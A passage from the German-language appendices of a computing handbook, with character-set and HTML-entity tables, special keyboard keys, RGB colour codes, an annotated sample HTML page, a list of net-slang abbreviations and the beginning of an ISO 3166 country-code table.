113	161	71	q	Latin small letter q
114	162	72	r	Latin small letter r
115	163	73	s	Latin small letter s
116	164	74	t	Latin small letter t
117	165	75	u	Latin small letter u
118	166	76	v	Latin small letter v
119	167	77	w	Latin small letter w
120	170	78	x	Latin small letter x
121	171	79	y	Latin small letter y
122	172	7a	z	Latin small letter z
123	173	7b	{	Left curly bracket
124	174	7c	|	Vertical line
125	175	7d	}	Right curly bracket
126	176	7e	~	Tilde
127	177	7f	dt	Delete (del)
128	200	80	pa	Padding character (pad)
129	201	81	ho	High octet preset (hop)
130	202	82	bh	Break permitted here (bph)
131	203	83	nh	No break here (nbh)
132	204	84	in	Index (ind)
133	205	85	nl	Next line (nel)
134	206	86	sa	Start of selected area (ssa)
135	207	87	es	End of selected area (esa)
136	210	88	hs	Character tabulation set (hts)
137	211	89	hj	Character tabulation with justification (htj)
138	212	8a	vs	Line tabulation set (vts)
139	213	8b	pd	Partial line forward (pld)
140	214	8c	pu	Partial line backward (plu)
141	215	8d	ri	Reverse line feed (ri)
142	216	8e	s2	Single-shift two (ss2)
143	217	8f	s3	Single-shift three (ss3)
144	220	90	dc	Device control string (dcs)
145	221	91	p1	Private use one (pu1)
146	222	92	p2	Private use two (pu2)
147	223	93	ts	Set transmit state (sts)
148	224	94	cc	Cancel character (cch)
149	225	95	mw	Message waiting (mw)
150	226	96	sg	Start of guarded area (spa)
151	227	97	eg	End of guarded area (epa)
152	230	98	ss	Start of string (sos)

153	231	99	gc	Single graphic character introducer (sgci)
154	232	9a	sc	Single character introducer (sci)
155	233	9b	ci	Control sequence introducer (csi)
156	234	9c	st	String terminator (st)
157	235	9d	oc	Operating system command (osc)
158	236	9e	pm	Privacy message (pm)
159	237	9f	ac	Application program command (apc)
160	240	a0	ns	No-break space
161	241	a1	¡	Inverted exclamation mark
162	242	a2		Cent sign
163	243	a3	£	Pound sign
164	244	a4		Currency sign (künftig Euro?)
165	245	a5		Yen sign
166	246	a6		Broken bar
167	247	a7	§	Section sign
168	250	a8		Diaresis
169	251	a9	©	Copyright sign
170	252	aa	^{a}	Feminine ordinal indicator
171	253	ab	≪	Left-pointing double angle quotation mark
172	254	ac	¬	Not sign
173	255	ad	-	Soft hyphen
174	256	ae		Registered sign
175	257	af	¯	Overline
176	260	b0	°	Degree sign
177	261	b1	±	Plus-minus sign
178	262	b2	^{2}	Superscript two
179	263	b3	^{3}	Superscript three
180	264	b4	’	Acute accent
181	265	b5	μ	Micro sign
182	266	b6	¶	Pilcrow sign
183	267	b7	·	Middle dot
184	270	b8	¸	Cedilla
185	271	b9	^{1}	Superscript one
186	272	ba	°	Masculine ordinal indicator
187	273	bb	≫	Right-pointing double angle quotation mark
188	274	bc	1/4	Vulgar fraction one quarter
189	275	bd	1/2	Vulgar fraction one half
190	276	be	3/4	Vulgar fraction three quarters
191	277	bf	¿	Inverted question mark
192	300	c0	À	Latin capital letter a with grave
193	301	c1	Á	Latin capital letter a with acute
194	302	c2	Â	Latin capital letter a with circumflex
195	303	c3	Ã	Latin capital letter a with tilde
196	304	c4	Ä	Latin capital letter a with diaresis
197	305	c5	Å	Latin capital letter a with ring above
198	306	c6	Æ	Latin capital letter ae

199	307	c7	Ç	Latin capital letter c with cedilla
200	310	c8	È	Latin capital letter e with grave
201	311	c9	É	Latin capital letter e with acute
202	312	ca	Ê	Latin capital letter e with circumflex
203	313	cb	Ë	Latin capital letter e with diaresis
204	314	cc	Ì	Latin capital letter i with grave
205	315	cd	Í	Latin capital letter i with acute
206	316	ce	Î	Latin capital letter i with circumflex
207	317	cf	Ï	Latin capital letter i with diaresis
208	320	d0		Latin capital letter eth (Icelandic)
209	321	d1	Ñ	Latin capital letter n with tilde
210	322	d2	Ò	Latin capital letter o with grave
211	323	d3	Ó	Latin capital letter o with acute
212	324	d4	Ô	Latin capital letter o with circumflex
213	325	d5	Õ	Latin capital letter o with tilde
214	326	d6	Ö	Latin capital letter o with diaresis
215	327	d7	×	Multiplication sign
216	330	d8	Ø	Latin capital letter o with stroke
217	331	d9	Ù	Latin capital letter u with grave
218	332	da	Ú	Latin capital letter u with acute
219	333	db	Û	Latin capital letter u with circumflex
220	334	dc	Ü	Latin capital letter u with diaresis
221	335	dd	Ý	Latin capital letter y with acute
222	336	de		Latin capital letter thorn (Icelandic)
223	337	df	ß	Latin small letter sharp s (German)
224	340	e0	à	Latin small letter a with grave
225	341	e1	á	Latin small letter a with acute
226	342	e2	â	Latin small letter a with circumflex
227	343	e3	ã	Latin small letter a with tilde
228	344	e4	ä	Latin small letter a with diaresis
229	345	e5	å	Latin small letter a with ring above
230	346	e6	æ	Latin small letter ae
231	347	e7	ç	Latin small letter c with cedilla
232	350	e8	è	Latin small letter e with grave
233	351	e9	é	Latin small letter e with acute
234	352	ea	ê	Latin small letter e with circumflex
235	353	eb	ë	Latin small letter e with diaresis
236	354	ec	ì	Latin small letter i with grave
237	355	ed	í	Latin small letter i with acute
238	356	ee	î	Latin small letter i with circumflex
239	357	ef	ï	Latin small letter i with diaresis
240	360	f0		Latin small letter eth (Icelandic)
241	361	f1	ñ	Latin small letter n with tilde
242	362	f2	ò	Latin small letter o with grave
243	363	f3	ó	Latin small letter o with acute

244	364	f4	ô	Latin small letter o with circumflex
245	365	f5	õ	Latin small letter o with tilde
246	366	f6	ö	Latin small letter o with diaresis
247	367	f7	÷	Division sign
248	370	f8	ø	Latin small letter o with stroke
249	371	f9	ù	Latin small letter u with grave
250	372	fa	ú	Latin small letter u with acute
251	373	fb	û	Latin small letter u with circumflex
252	374	fc	ü	Latin small letter u with diaresis
253	375	fd	ý	Latin small letter y with acute
254	376	fe		Latin small letter thorn (Icelandic)
255	377	ff	ÿ	Latin small letter y with diaresis

B.5 Latin-2 (ISO 8859-2)

Der Zeichensatz Latin-2 deckt folgende Sprachen ab: Albanisch, Bosnisch, Deutsch, Englisch, Finnisch, Irisch, Kroatisch, Polnisch, Rumänisch, Serbisch (in lateinischer Transskription), Serbokroatisch, Slowakisch, Slowenisch, Sorbisch, Tschechisch und Ungarisch. Samisch wird in Latin-9 berücksichtigt. Auf:

`http://sizif.mf.uni-lj.si/linux/cee/iso8859-2.html`

finden sich Einzelheiten und weitere URLs. Hier nur die Zeichen, die von Latin-1 abweichen:

dezimal	oktal	hex	Zeichen	Bezeichnung
161	241	a1		Latin capital letter a with ogonek
162	242	a2		Breve
163	243	a3	Ł	Latin capital letter l with stroke
165	245	a5	L’	Latin capital letter l with caron
166	246	a6	Ś	Latin capital letter s with acute
169	251	a9	Š	Latin capital letter s with caron
170	252	aa	Ş	Latin capital letter s with cedilla
171	253	ab	Ť	Latin capital letter t with caron
172	254	ac	Ź	Latin capital letter z with acute
174	256	ae	Ž	Latin capital letter z with caron
175	257	af	Ż	Latin capital letter z with dot above
177	261	b1		Latin small letter a with ogonek
178	262	b2		Ogonek (Schwänzchen)
179	263	b3	ł	Latin small letter l with stroke
181	265	b5		Latin small letter l with caron
182	266	b6		Latin small letter s with acute
183	267	b7		Caron
185	271	b9		Latin small letter s with caron
186	272	ba		Latin small letter s with cedilla

187	273	bb	Latin small letter t with caron
188	274	bc	Latin small letter z with acute
189	275	bd	Double acute accent
190	276	be	Latin small letter z with caron
191	277	bf	Latin small letter z with dot above
192	300	c0	Latin capital letter r with acute
195	303	c3	Latin capital letter a with breve
197	305	c5	Latin capital letter l with acute
198	306	c6	Latin capital letter c with acute
200	310	c8	Latin capital letter c with caron
202	312	ca	Latin capital letter e with ogonek
204	314	cc	Latin capital letter e with caron
207	317	cf	Latin capital letter d with caron
208	320	d0	Latin capital letter d with stroke
209	321	d1	Latin capital letter n with acute
210	322	d2	Latin capital letter n with caron
213	325	d5	Latin capital letter o with double acute
216	330	d8	Latin capital letter r with caron
217	331	d9	Latin capital letter u with ring above
219	333	db	Latin capital letter u with double acute
222	336	de	Latin capital letter t with cedilla
224	340	e0	Latin small letter r with acute
227	343	e3	Latin small letter a with breve
229	345	e5	Latin small letter l with acute
230	346	e6	Latin small letter c with acute
232	350	e8	Latin small letter c with caron
234	352	ea	Latin small letter e with ogonek
236	354	ec	Latin small letter e with caron
239	357	ef	Latin small letter d with caron
240	360	f0	Latin small letter d with stroke
241	361	f1	Latin small letter n with acute
242	362	f2	Latin small letter n with caron
245	365	f5	Latin small letter o with double acute
248	370	f8	Latin small letter r with caron
249	371	f9	Latin small letter u with ring above
251	373	fb	Latin small letter u with double acute
254	376	fe	Latin small letter t with cedilla
255	377	ff	Dot above

B.6 HTML-Entities

HTML-Entities sind eine Ersatzschreibweise für Zeichen, die nicht direkt in HTML-Text eingegeben werden können. Zu diesen Zeichen gehören:

- Sonderzeichen außerhalb des US-ASCII-Zeichensatzes (Umlaute),
- Zeichen, die eine besondere Bedeutung in HTML haben (&, <),

- mathematische und andere Symbole (±, ©).

Für den Ersatz gibt es zwei Möglichkeiten:

- die dezimale oder hexadezimale Nummer des Zeichens im Zeichensatz,
- eine Umschreibung mit ASCII-Zeichen.

Soweit die Zeichen im Latin-1-Zeichensatz enthalten sind, können die dort angegebenen Nummern verwendet werden. Die vollständige Tabelle entnimmt man am einfachsten der HTML-Spezifikation. Hier nur die häufigsten Zeichen:

dezimal	hex	char ent	Zeichen	Bezeichnung
&	&	&	&	ampersand
<	L	<	<	less-than sign
>	N	>	>	greater-than sign
				non-breaking space
¡	¡	¡	¡	inverted exclamation mark
£	£	£	£	pound sign
©	©	©	©	copyright sign
«	«	«	≪	left pointing guillemet
				soft or dicretionary hyphen
®	®	®		registered sign
°	°	°	°	degree sign
±	±	±	±	plus-minus sign
²	²	²	^{2}	superscript two
³	³	³	^{3}	superscript three
µ	µ	µ	μ	micro sign
»	»	»	≫	right pointing guillemet
½	½	½	1/2	fraction one half
À	À	À	À	latin capital letter A with grave
Á	Á	Á	Á	latin capital letter A with acute
Â	Â	Â	Â	latin capital letter A with circumflex
Ã	Ã	Ã	Ã	latin capital letter A with tilde
Ä	Ä	Ä	Ä	latin capital letter A with diaresis
Å	Å	Å	Å	latin capital letter A with ring above
Æ	Æ	Æ	Æ	latin capital ligature AE
Ç	Ç	Ç	Ç	latin capital letter C with cedilla
Ñ	Ñ	Ñ	Ñ	latin capital letter N with tilde
Ø	Ø	Ø	Ø	latin capital letter O with stroke
ß	ß	ß	ß	latin small letter sharp s
ë	ë	ë	ë	latin small letter e with diaresis
ñ	ð	ñ	ñ	latin small letter n with tilde

B.7 Sondertasten

Computertastaturen weisen im Vergleich zu den Tastaturen herkömmlicher Schreibmaschinen einige Tasten zusätzlich auf – mit besonderen Bedeutungen. Obwohl die PC-Tastatur (MF-2) weit verbreitet ist, gibt es eine Vielzahl abweichender Tastaturen. Die Wirkung, die von einer Taste ausgelöst wird, hängt in den meisten Fällen von der Software ab, lässt sich daher nicht allgemein angeben und kann von Programm zu Programm variieren. Typische Beispiele sind die Funktionstasten, aber auch fast alle anderen Tasten lassen sich umprogrammieren. In der folgenden Tabelle werden die wichtigsten Sondertasten aufgeführt:

	DÜZ	Datenübertragung zeilenweise
ACK		Acknowledge
AlphaLock		wie Caps Lock
Alt	Alt	Alternate
AltGr	AltGr	Alternate graphic(s)
BackTab		
BS, Backspace	Rücktaste	einen Schritt zurück
BEL		Glocke, ASCII-Nr. 7
Break	Untbr	Signal SIGINT, Signal Nr. 2
CAN		Cancel
Caps Lock	Feststelltaste	Umschaltung feststellen
CBT		Cursor back tab
CE, ClearEntry		
CharDel		Lösche Zeichen
CharInsert		Füge Zeichen vor Cursor ein
ClearSpace		
CR		Carriage return, Wagenrücklauf, ASCII-Nr. 13
Ctrl	Strg	Control, Steuerung
CUB		Cursor back
CUD		Cursor down
CUF		Cursor forward
CUU		Cursor up
DCH		Delete character
DC1		Device control 1, ASCII-Nr. 17
DC2		Device control 2, ASCII-Nr. 18
DC3		Device control 3, ASCII-Nr. 19
DC4		Device control 4, ASCII-Nr. 20
Dead Keys	Tod-Tasten, Akzent-Tasten	T. für diakritische Zeichen, Akzente *ohne* Zeichenvorschub
DEL, Delete	Entf	Zeichen entfernen, löschen
DL		Delete line
DLE		Data link enable
Down	Pfeil abwärts	Cursor abwärts
EM		End of media

End	Ende	Cursor zum Seitenende
ENQ		Enquiry
Enter	Zeilenwechsel	Eingabe vollziehen
EOT		End of transmission
Esc	Escape	Escape, Fluchtsymbol, ASCII-Nr. 27
ETB		End of transaction block
ETX		End of text
ExtChar		
F1	F1	Funktionstaste 1 usw.
FF		Form feed, Blattvorschub, ASCII-Nr. 12
Funct		ähnlich wie Ctrl
Home	Pos1	Cursor zum Seitenanfang
HT		Horizontal tab
INS, Insert	Einfg	Zeichen vor Cursor einfügen
IS1		Information separator 1
IS2		Information separator 2
IS3		Information separator 3
IS4		Information separator 4
Left	Pfeil links	Cursor nach links
LF		Line feed, ASCII-Nr. 10
LineDel		Lösche Zeile
LineErase		Lösche Zeile ab Cursor
LineFeed		wie Down
LineIns		Füge Zeile oberhalb Cursor ein
LocEsc		Local Escape
NAK		Not acknowledge
NoScroll		Hält Bildschirm an
NumLock	Num	Number lock key
Page		Nächste Seite des Speichers
Page Down	Bild abwärts	Nächste Seite des Speichers
PageErase		Seite löschen
Page Up	Bild aufwärts	Vorige Seite des Speichers
Pause	Pause	Pause
PFK		Program Function Key
PrevWin		Previous window
PrintScreen	Druck	Hardcopy des Bildschirms
Reset		Setzt Terminal zurück
Return	Zeilenwechsel	Zeilenwechsel, Eingabe vollziehen
Right	Pfeil rechts	Cursor nach rechts
Rubout		Zeichen löschen, wie DEL
ScrollLock	Rollen	Hält Bildschirm an
Send		Sende Seite zum Computer
Setup		Zeigt Konfiguration an
Shift	Umschaltung	Umschaltung groß-klein
Space	Leertaste	ASCII-Nr. 32, Leerschritt
SOH		Start of header
SUB		Substitute character, ASCII-Nr. 26

SYN		Synch idle
SysRq	S-Abf	System request, System-Anfrage
Tab	Tab	(Horizontal-)Tabulator
Up	Pfeil aufwärts	Cursor nach oben

Daneben finden sich auf den Tastaturen einzelner Hersteller noch Tasten mit angebissenen Äpfeln, fliegenden Fenstern und dergleichen.

C Farben

C.1 RGB-Farbwerte

Eine Auswahl von Farben nach dem RGB-Modell, ihren Bezeichnungen und ihren Hex-Codes, wie sie in HTML-Seiten verwendet werden. Die Hex-Codes sollten immer verstanden werden.

Farbe	Colour	Hex Code
weiß	white	#ffffff
gelb	yellow	#ffff00
fuchsienrot	magenta, fuchsia	#ff00ff
???	cyan, aqua	#00ffff
rot	red	#ff0000
???	lime	#00ff00
blau	blue	#0000ff
grau	gray	#808080
olivgrün	olive	#808000
purpur	purple	#800080
???	teal	#008080
kastanienbraun	maroon	#800000
grün	green	#008000
marineblau	navy	#000080
lachsrot	salmon	#fa8072
???	hot pink	#ff69b4
dunkel orange	dark orange	#ff8c00
königsblau	royal blau	#4169e1
indigoblau	indigo	#4b0082
beige	beige	#f5f5dc
weizengelb	wheat	#f5deb3
???	navajo white	#ffdead
hellgrau	light grey	#d3d3d3
schwarz	black	#000000

Weiteres unter den URLs:

`www.htmlhelp.com/cgi-bin/color.cgi`
`www.darmstadt.gmd.de/~crueger/farbe/farb-www1.html`

D Hypertext Markup Language (HTML)

An Hand einer einfachen Webseite – verfasst nach der Spezifikation von HTML 4.0 – wird die Verwendung von HTML erläutert. Die Seite ist von mehreren Programmen getestet und hat keine Fehlermeldungen erzeugt.

```
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<HTML>
  <HEAD>
    <TITLE>
      Dr.-Ing. Wulf Alex
    </TITLE>
    <META http-equiv="Content-Type" content=
    "text/html; charset=iso-8859-1">
    <META name="revisit-after" content="20 days">
    <META name="description" content=
    "Mechanische Verfahrenstechnik und Mechanik, Wulf Alex">
    <META name="keywords" lang="de" content=
    "Chemieingenieur,Verfahrenstechnik,Alex">
    <META name="keywords" lang="en" content=
    "Chemical Engineering,Process Engineering,Alex">
  </HEAD>
  <BODY bgcolor="#ffffff">
    <IMG src="/logociw.gif" alt="LOGO">
    <H3>
      Institut f&uuml;r Mechanische Verfahrenstechnik
      und Mechanik
    </H3>
    <HR><IMG src="alex.jpg" align="MIDDLE" height="240"
    width="175" alt="FOTO"> <STRONG>Wulf Alex</STRONG>
    <BR>
    <BR>
     Geb&auml;ude 30.70, Zimmer 003
    <BR>
    <BR>
     Telefon +49 721 608 2404 (dienstlich)
    <BR>
    <BR>
     Email <A href="mailto:wulf.alex@mvm.uni-karlsruhe.de">
    wulf.alex@mvm.uni-karlsruhe.de</A>
    <H4>
      Arbeitsgebiete
```

```
    </H4>
      <UL>
        <LI>
          Institutsverwaltung, Werkst&auml;tten,
        </LI>
        <LI>
          EDV, Web-, List- und Postmaster, DBA,
        </LI>
        <LI>
          Partikelmesstechnik.
        </LI>
      </UL>
    <H4>
      Ver&ouml;ffentlichungen
    </H4>
    Siehe <A href="/cgi-bin/wwwbuch.cgi?autor=Alex%2C%20W">
    Bibliothek</A>
    <H4>
      <A href="/~wualex1/">Pers&ouml;nliche Webseite</A>
    </H4>
    <HR>Zur <A href=
    "http://www.ciw.uni-karlsruhe.de/">Fakult&auml;t</A>
    <A href="http://www.uni-karlsruhe.de/">Universit&auml;t</A>
    <HR>http://www.mvm.uni-karlsruhe.de/mvm/personen/alex.html
    <BR>
     J&uuml;ngste &Auml;nderung 2001-10-24 <A href=
    "mailto:webmaster.mvm@mvm.uni-karlsruhe.de">
    webmaster.mvm@mvm.uni-karlsruhe.de</A>
    <BR>
     <!--#config timefmt="%Y %b %d %T %Z"-->
     Requested <!--#echo var="DATE_GMT"-->
     by <!--#echo var="REMOTE_ADDR"-->
     from <!--#echo var="SERVER_NAME"-->
  </BODY>
</HTML>
```

Die erste Zeile nennt die *Document Type Declaration*. Sie kann von Testprogrammen wie `tidy` automatisch hinzugefügt werden. Dann folgt das eigentliche HTML-Dokument von `<HTML>` bis `</HTML>`. Es gliedert sich in den Kopf von `<HEAD>` bis `</HEAD>` und den Rumpf von `<BODY>` bis `</BODY>`.

Im Kopf steht der Titel (keine Sonderzeichen!) von `<TITLE>` bis `</TITLE>`, der auf dem Rahmen des Brauser-Fensters angezeigt wird. Dann folgen Meta-Informationen für Brauser und Suchmaschinen. Die Information über den Content-Type ist obligatorisch, der Rest optional.

Im Rumpf wird zunächst ein Bild (Logo) im gif-Format eingebunden. Für Fotos empfiehlt sich das jpg-Format. Dann folgt eine Überschrift (Headline) dritter Stufe, die beiden obersten Stufen werden hier nicht verwendet. `<HR>`

ist eine horizontale Trennlinie (horizontal ruler), <BR> ein Zeilenumbruch (line break) zusätzlich zu denen, die der Brauser von sich aus vornimmt.

Die Email-Anschrift ist in Form eines anklickbaren Hyperlinks zwischen <A> und </A> angegeben. Der öffnende Tag <A> enthält ein Attribut, nämlich den URL, der beim Anklicken angesprochen werden soll.

Die *Arbeitsgebiete* sind in Form einer Auflistung (unordered list) zwischen <UL> und </UL> dargestellt. Die einzelnen Elemente stehen zwischen <LI> und </LI>. Es gibt auch Aufzählungen (ordered lists, OL).

Der auf die Bibliothek weisende Hyperlink ruft auf dem Webserver ein cgi-Programm auf, das etwas tut und das Ergebnis dem Webserver zwecks Übertragung zum Brauser mitteilt. Die Information, die der Leser beim Anklicken dieses Hyperlinks erhält, wird also bei Bedarf zusammengestellt, sie ist dynamisch. Im vorliegenden Fall stammt sie auf Umwegen aus einer Datenbank.

Gegen Ende werden der URL der vorliegenden Seite, das Datum der jüngsten Änderung und die Anschrift des zuständigen Webmasters angegeben. Das gehört sich so und fehlt oft.

Die letzten drei Zeilen im Rumpf rufen *Server Side Includes* auf. Das sind wieder dynamische Informationen, die der Server nach Bedarf einfügt, jedoch ohne Hilfe eines anderen Programmes. Nicht unbedingt erforderlich, aber hier und da nützlich.

Dieses Beispiel soll zeigen, dass eine einfache Webseite keine höheren Programmierkenntnisse erfordert. Wenn Sie sich dann noch aus dem Netz oder im Buchhandel eine gute Einführung in HTML besorgen, sind Sie für Ihren Auftritt im WWW gerüstet. Später sollten Sie sich noch vom W3C die HTML-Spezifikation holen, zum Nachschlagen.

E Slang im Netz

Diese Sammlung von im Netz vorkommenden Slang-Abkürzungen ist ein Auszug aus der Abklex-Liste:

`http://www.ciw.uni-karlsruhe.de/abklex.html`

mit rund 9000 Abkürzungen aus Informatik und Telekommunikation.

2L8	Too Late
AAMOF	As A Matter Of Fact
AFAIAA	As Far As I Am Aware
AFAIC	As Far As I am Concerned
AFAIK	As Far As I Know
AFAIKT	As Far As I Know Today
AFAIR	As Far As I Remember
AFJ	April Fool's Joke
AFK	Away From Keyboard
AIMB	As I Mentioned Before
AISI	As I See It
AIUI	As I Understand It
AKA	Also Known As
AMBW	All My Best Wishes
ANFSCD	And Now For Something Completely Different
APOL	Alternate Person On Line
ASAP	As Soon As Possible
ATFSM	Ask The Friendly System Manager
ATM	At The Moment
ATST	At The Same Time
ATT	At This Time
AWA	A While Ago
AWB	A While Back
AWGTHTGTTA	Are We Going To Have To Go Through This Again?
AWHFY	Are We Having Fun Yet?
AYOR	At Your Own Risc
AYST	Are You Still There?
B4	Before
B4N	Bye For Now
BAK	Back At Keyboard
BBL	Be Back Later
BBR	Burnt Beyond Recognition
BCNU	Be Seeing You
BFBI	Brute Force and Bloody Ignorance
BFI	Brute Force and Ignorance

BFMI	Brute Force and Massive Ignorance
BFN	Bye For Now
BG	Big Grin
BHOF	Bald Headed Old Fart
BION	Believe It Or Not
BITD	Back In The Day
BM	Byte Me
BNF	Big Name Fan
BNFSCD	But Now For Something Completely Different
BOF	Birds Of a Feather
BOFS	Birds Of a Feather Session
BOT	Back On Topic
BRB	Be Right Back
BSF	But Seriously Folks
BTA	But Then Again
BTAIM	Be That As It May
BTC	Biting The Carpet
BTDT	Been There Done That
BTHOM	Beats The Hell Outta Me
BTIC	But Then, I'am Crazy
BTK	Back To Keyboard
BTSOOM	Beats The Shit Out Of Me
BTW	By The Way
BYKT	But You Knew That
CMH	Cross My Heart
CMIIW	Correct Me If I'm Wrong
CU	See You
CU2	See You, Too
CUL	See You Later
CYA	Cover Your Ass
CYL	See You Later
D+C	Duck + Cover
DAU	Dümmster Anzunehmender User
DHRVVF	Ducking, Hiding and Running Very Very Fast
DILLIGAS	Do I Look Like I Give A Shit
DIY	Do It Yourself
DLTM	Don't Lie To Me
DSH	Desparately Seeking Help
DUCWIC	Do You See Waht I See
DWIM	Do What I Mean
DWISNWID	Do What I Say Not What I Do
DYHWIH	Do You Hear What I Hear
E2EG	Ear To Ear Grin
EG	Evil Grin
EMFBI	Excuse Me For Butting In
EOD	End Of Discussion
ESOSL	Endless Snorts Of Stupid Laughter

ETOL	Evil Twin On Line
F2F	Face to Face
FA	For Auction
FAFWOA	For A Friend Without Access
FB	Fine Business
FCFS	First Come First Served
FHS	For Heaven's Sake
FIAWOL	Fandom Is A Way Of Life
FISH	First In, Still Here
FITB	Fill In The Blank
FITNR	Fixed In The Next Release
FOAF	Friend Of A Friend
FTASB	Faster Than A Speeding Bullet
FTL	Faster Than Light
FUBAR	Fouled Up Beyond All Repair/Recognition
FUBB	Fouled Up Beyond Belief
FUD	(spreading) Fear, Uncertainty, and Disinformation
FWIW	For What It's Worth
FYA	For Your Amusement
GA	Go Ahead
GAFIA	Get Away From It All
GAL	Get A Life
GDR	Grinning, Ducking and Running
GDRVVF	Grinning, Ducking and Running Very, Very Fast
GFC	Going for Coffee
GIGO	Garbage In, Garbage/Gospel Out
GIWIST	Gee I Wish I'd Said That
GOK	God Only Knows
GR+D	Grinning, Running + Ducking
HAK	Hugs And Kisses
HAND	Have A Nice Day
HGZH	Hoffe Geholfen Zu Haben
HHOK	Ha Ha Only Kidding
HHOS	Ha Ha Only Serious
HSIK	How Should I Know
HTH	Hope This/That Helps
IAC	In Any Case
IAE	In Any Event
IANAL	I Am Not A Lawyer
IBC	Inadequate But Cute
IBTD	I Beg To Differ
IC	I See
IC	In Characters
ICOCBW	I Could, Of Course, Be Wrong
ICQ	I Seek You
IDC	I Don't Care
IDST	I Didn't Say That

IDTS	I Don't Think So
IIRC	If I Remember Correctly
IITYWYBMAD	If I Tell You Will You Buy Me Another Drink?
IIWM	If It Were Me/Mine
ILLAB	Ich Liege Lachend Am Boden, vgl. ROTFL
IMAO	In My Arrogant Opinion
IMCO	In My Considered Opinion
IME	In My Experience
IMHO	In My Humble Opinion
IMI	I Mean It
IMNSCO	In My Not So Considered Opinion
IMNSHO	In My Not So Humble Opinion
IMO	In My Opinion
IMOBO	In My Own Biased Opinion
INPO	In No Particular Order
IOW	In Other Words
IRAS	I Really Am Sorry
IRL	In Real Life
ISBT	It's Strange But True
ISTM	It Seems To Me
ISTR	I Seem To Remember
IUTY	It's Up To You
IWBNI	It Would Be Nice If
IYSWIM	If You See What I Mean
ISWYM	I See What You Mean
JAM	Just A Minute
JAUA	Just Another Useless Answer
JIC	Just In Case
JJ	Just Joking
JSNM	Just Stark Naked Magic
KIBO	Knowledge In, Bullshit Out
KWIM	Know What I Mean?
LLP	Live Long and Prosper
LLTA	Lots and Lots of Thundering Applause
LMAO	Laughing My Ass Off
LOL	Laughing Out Loud
LOL	Lots Of Luck
LTNS	Long Time No See
MDA	Merci d'avance
MHOTY	My Hat's Off To You
MNRE	Manual Not Read Error
MOTAS	Member Of The Appropriate Sex
MTFBWY	May The Force Be With You
MUSEN	Meinem Unmassgeblichen Sprachempfinden Nach
MYOB	Mind Your Own Business
NBD	No Big Deal
NCNCNC	No Coffee, No Chocolate, No Computer

NFI	No Frigging Idea
NFW	No Fucking Way
NIMBY	Not In My Backyard
NLA	Not Long Ago
NLMB	Nolifemuddinbastard
NN	Nightmare Networker
NRN	No Reply Necessary
NSO	Nonvirtual Significant Other
NTTAWWT	Not That There's Anything Wrong With That
OAO	Over And Out
OATUS	On A Totally Unrelated Subject
OAUS	On An Unrelated Subject
OBTW	Oh, By The Way
OBO	Or Best Offer
OFAB	Old Fart At Play
OIC	Oh, I See
ONNA	Oh No, Not Again
ONNTA	Oh No, Not This Again
OOC	Out Of Characters
OOP	Out Of Print
OOTB	Out Of The Box
OOTC	Obligatory On-Topic Comment
OT	Off Topic
OTL	Out To Lunch
OTOH	On The Other Hand
OTTH	On The Third Hand
PDQ	Pretty Darned Quick
PEBKAC	Problem Exists Between Keyboard And Chair
PFM	Pure Fantastic Magic
PITA	Pine In The Ass
PMETC	Pardon Me, etc.
PMFJIB	Pardon Me For Jumping In But
POV	Point Of View
PTO	Please Turn Over
RAEBNC	Read And Enjoyed, But No Comment
RL	Real Life
ROFBTC	Rolling On the Floor Biting The Carpet
ROFL	Rolling On the Floor Laughing
ROFLASTC	Rolling On the Floor Laughing And Scaring The Cat
ROFLMAO	Rolling On The Floor Laughing My Ass Off
ROTFL	Rolling On The Floor Laughing
RSN	Real Soon Now
RTFAQ	Read The FAQ
RTFB	Read The Funny Binary
RTFF	Read The Fantastic FAQ
RTFM	Read The Fine/Fantastic/Funny ... Manual
RTFS	Read The Funny Source

RTM	Read The Manual
RTWFQ	Read The Whole Fantastic Question
RUOK	Are You Ok
RYS	Read Your Screen
SCNR	Sorry, Could Not Resist
SEP	Somebody Else's Problem
SFMJI	Sorry For My Jumping In
SIASL	Stranger In A Strange Land
SIMCA	Sitting In My Chair Amused
SITD	Still In The Dark
SNAFU	Situation Normal All Fed/Fucked Up
TABYAS	Thinking All But You Are Stupid
TAFN	That's All For Now
TANJ	There Ain't No Justice
TANSTAAFL	There Ain't No Such Things As A Free Lunch
TARFU	Things Are Really Fouled Up
TBH	To Be Honest
TFTT	Thanks For The Thought
TGAL	Think Globally, Act Locally
TGIF	Thank God It's Friday
THWLAIAS	The Hour Was Late, And I Am Senile
TIA	Thanks In Advance
TIC	Tongue In Cheek
TINAR	This Is Not A Recommendation/Review
TINWIS	That Is Not What I Said
TMTOWTDI	There's More Than One Way To Do It
TNX	Thanks
TOJ	Tears Of Joy
TPTB	The Powers That Be
TRDMC	Tears Running Down My Cheeks
TSOHF	Total Sense Of Humour Failure
TTBOMK	To The Best Of My Knowledge
TTFN	Ta Ta For Now
TTT	That's The Truth
TTYL	Type/Talk To You Later
TWIU	That's What I Understand/Understood
TYCLO	Turn Your Caps Lock Off
TYVM	Thank You Very Much
UDP	Usenet Death Penalty
UL	Urban Legend
UTSL	Use The Source, Luke
VBG	Very Big Grin
VL	Virtual Life
WAB	What Another Bill
WAMKSAM	Why Are My Kids Staring At Me?
WDYMBT	What Do You Mean By That
WDYS	What Did You Say

WHAK	With Hugs And Kisses
WIBNI	Would It Be Nice If
WIMRE	Wenn Ich Mich Recht Erinnere
WMRS	Write Me Real Soon
WOMBAT	Waste Of Money, Brains, And Time
WRT	With Regard/Respect To
WT	Without Thinking
WTB	Wanted To Buy
WTH	What The Heck/Hell
WTT	Wanted To Trade
WTTM	Without Thinking Too Much
WTTF	Want To Test First
WWG	Wieder Was Gelernt
WYS	Whatever You Say
YKWIS	You Know What I'm Saying
YMMV	Your Mileage May Vary
YTTT	You Telling The Truth

F ISO 3166 Ländercodes

Bei den Namen von Computern im Internet ist es außerhalb der USA üblich, als letzten Teil den Ländercode nach ISO 3166 anzugeben. Dies ist nicht zwingend, es gibt Bezeichnungen, die eine Organisation angeben und daher nicht von ISO 3166 erfaßt werden. Die vollständige Tabelle findet sich unter `ftp://ftp.ripe.net/iso3166-countrycodes`.

Land	A 2	A 3	Nummer
ALBANIA	AL	ALB	008
ALGERIA	DZ	DZA	012
ANDORRA	AD	AND	020
ARGENTINA	AR	ARG	032
AUSTRALIA	AU	AUS	036
AUSTRIA	AT	AUT	040
BAVARIA, FREE STATE OF	FB	FBA	999
BAHAMAS	BS	BHS	044
BELARUS	BY	BLR	112
BELGIUM	BE	BEL	056
BOLIVIA	BO	BOL	068
BOSNIA AND HERZEGOWINA	BA	BIH	070
